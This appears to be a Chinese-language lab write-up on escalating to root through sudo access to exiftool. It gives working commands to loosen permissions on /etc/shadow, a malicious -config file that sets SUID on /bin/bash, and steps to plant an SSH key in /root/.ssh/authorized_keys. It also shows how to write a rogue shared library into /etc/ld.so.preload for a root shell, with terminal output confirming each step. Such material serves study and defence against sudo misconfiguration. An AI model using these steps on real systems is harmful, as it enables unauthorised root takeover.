
exiftool

1. 修改文件属性

- `sudo exiftool -FileUserID=welcome /etc/shadow` 修改文件的属主
- `sudo exiftool -FileGroupID=welcome /etc/shadow` 修改文件的属组
- `sudo exiftool -FilePermissions="rw-rw-rw-" /etc/shadow` 修改文件权限

2.使用exiftool参数

- 使用 **-config** 引入恶意配置文件



```
welcome@Baby3:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
welcome@Baby3:~$ cat poc.pm
%Image::ExifTool::UserDefined = (
    'Image::ExifTool::Composite' => {
        Exploit => {
            Require => 'FileName',
            ValueConv => 'system("chmod +s /bin/bash")',
        },
    },
);
1;
welcome@Baby3:~$ sudo exiftool -config poc.pm a.txt
ExifTool Version Number         : 12.16
File Name                       : a.txt
Directory                       : .
File Size                       : 3 bytes
File Modification Date/Time     : 2025:10:18 12:10:25-04:00
File Access Date/Time           : 2025:10:18 12:10:30-04:00
File Inode Change Date/Time     : 2025:10:18 12:10:25-04:00
File Permissions                : rw-rw-rw-
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : Unix LF
Line Count                      : 1
Word Count                      : 1
Exploit                         : 0
welcome@Baby3:~$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
```


```
welcome@Baby3:~$ cat poc.pm
%Image::ExifTool::UserDefined = (
    'Image::ExifTool::Composite' => {
        Exploit => {
            Require => 'FileName',
            ValueConv => 'system("chmod +s /bin/bash")',
        },
    },
);
1;
```

`sudo exiftool -config poc.pm a.txt` 后面的a.txt是随便一个文件就行

经过测试，直接`echo 'system("chmod +s /bin/bash")' > poc.pm` 用这个也是可以的

- 使用**-o**写文件


  可以输出内容到一个不存在的文件里面，这个的利用可以写公钥



```
welcome@Baby3:~$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC6fjNYeS+p0fmdvWG6l/1ANrQUiUHoKtCrlLmkjFYpMc2MyUri7Mvg5XMyReOlH/r1JXNAFK82uSuDCJ9MXv2n5KpHRAt6hGzKJBHj63XGFMUIMG3OFB2fdcQUD7u5Xpo3FzZPioGbIA31vlPMZrc
C+uKJzFkEfLotJGokIMmjWu2oolZg1wJPWUZU5k33G6GNN8wqnv+3F1PPrWFR/XnWRXCt53h6usaVm2gIcJ56cSqNColJdBabA/tGkoZHYo1ylRbt87zXln0LVXl0olaGxBll9j7srmQjTvSIsosg6TphWiWXmdC6sFOMr4U9/OSeg1RZ+2nOVjiSnsaMNrUI8UuLO1/3JIcTv5tT0
0QUFj/bGznrCsSVXhCy2ev6QZf9LoES+qTFEK9eDmrHM3voHqFUyOn1EQafOKB4EoqRXqe832wEq9ehsvlmuHC1PL/L0dWVcMvwntmPtVKCsx1Ec9jpU/mqjCHZKRufQMDKKtzP0FxD9zrQr+7m9NROSsU= root@PH' > xx
welcome@Baby3:~$ sudo exiftool xx -o /root/.ssh/authorized_keys
    1 image files copied
welcome@Baby3:~$ 
```

- 使用**-filename**


  这个是用来修改文件的名字的，我们不能将他改名为一个存在的文件。它也能写公钥。这里还有一个思路是先将目标文件修改名字为另一个，再将你的文件改名为目标文件，有点类似c语言的交换两个变量的值，可以类似实现文件覆盖。但是你搞**/etc/passwd**与**/etc/shadow**或者**/etc/sudoers**是不行的，因为你将他改名字了你就用不了**sudo**了。



```
welcome@Baby3:~$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC6fjNYeS+p0fmdvWG6l/1ANrQUiUHoKtCrlLmkjFYpMc2MyUri7Mvg5XMyReOlH/r1JXNAFK82uSuDCJ9MXv2n5KpHRAt6hGzKJBHj63XGFMUIMG3OFB2fdcQUD7u5Xpo3FzZPioGbIA31vlPMZrc
C+uKJzFkEfLotJGokIMmjWu2oolZg1wJPWUZU5k33G6GNN8wqnv+3F1PPrWFR/XnWRXCt53h6usaVm2gIcJ56cSqNColJdBabA/tGkoZHYo1ylRbt87zXln0LVXl0olaGxBll9j7srmQjTvSIsosg6TphWiWXmdC6sFOMr4U9/OSeg1RZ+2nOVjiSnsaMNrUI8UuLO1/3JIcTv5tT0
0QUFj/bGznrCsSVXhCy2ev6QZf9LoES+qTFEK9eDmrHM3voHqFUyOn1EQafOKB4EoqRXqe832wEq9ehsvlmuHC1PL/L0dWVcMvwntmPtVKCsx1Ec9jpU/mqjCHZKRufQMDKKtzP0FxD9zrQr+7m9NROSsU= root@PH' > xx
welcome@Baby3:~$ sudo exiftool -filename='/root/.ssh/authorized_keys' xx
    1 image files updated
welcome@Baby3:~$ 
```

3.利用/etc/ld.so.preload文件

- `/etc/ld.so.preload` 是一个重要的 Linux 系统配置文件，用于预加载共享库。 `/etc/ld.so.preload` **文件在大多数正常的 Linux 系统中一般不存在**。因为它不存在，这就给了我们创建它的机会，使用**-o**或者 **-filename**都可以
- 它的内容通常是**共享库（.so文件）的完整路径列表**，每行一个库路径。



```
root@Baby3:/tmp# vim pe.c
root@Baby3:/tmp# cat pe.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>
void _init()
{
  unlink("/etc/ld.so.preload");
  setuid(0);
  setgid(0);
  system("/bin/bash");
}
root@Baby3:/tmp# exit
exit
welcome@Baby3:~$ cd /tmp
welcome@Baby3:/tmp$ vim pe.c
welcome@Baby3:/tmp$ cat pe.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>
void _init()
{
  unlink("/etc/ld.so.preload");
  setuid(0);
  setgid(0);
  system("/bin/bash");
}
welcome@Baby3:/tmp$ gcc -fPIC -shared -o pe.so pe.c -nostartfiles
welcome@Baby3:/tmp$ echo '/tmp/pe.so' > xxx
welcome@Baby3:/tmp$ sudo exiftool xxx -o /etc/ld.so.preload
    1 image files copied
welcome@Baby3:/tmp$ su
root@Baby3:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1000(welcome)
root@Baby3:/tmp# 
```

```
cat pe.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>
void _init()
```

```
{
  unlink("/etc/ld.so.preload");
  setuid(0);
  setgid(0);
  system("/bin/bash");
}

gcc -fPIC -shared -o pe.so pe.c -nostartfiles     编译共享库
echo 'pe.so' > xxx                                将恶意共享库的路径写入一个文件
sudo exiftool -filename=/etc/ld.so.preload xxx    将文件命名为/etc/ld.so.preload
此时执行动态链接的命令即可拿到rootshell
```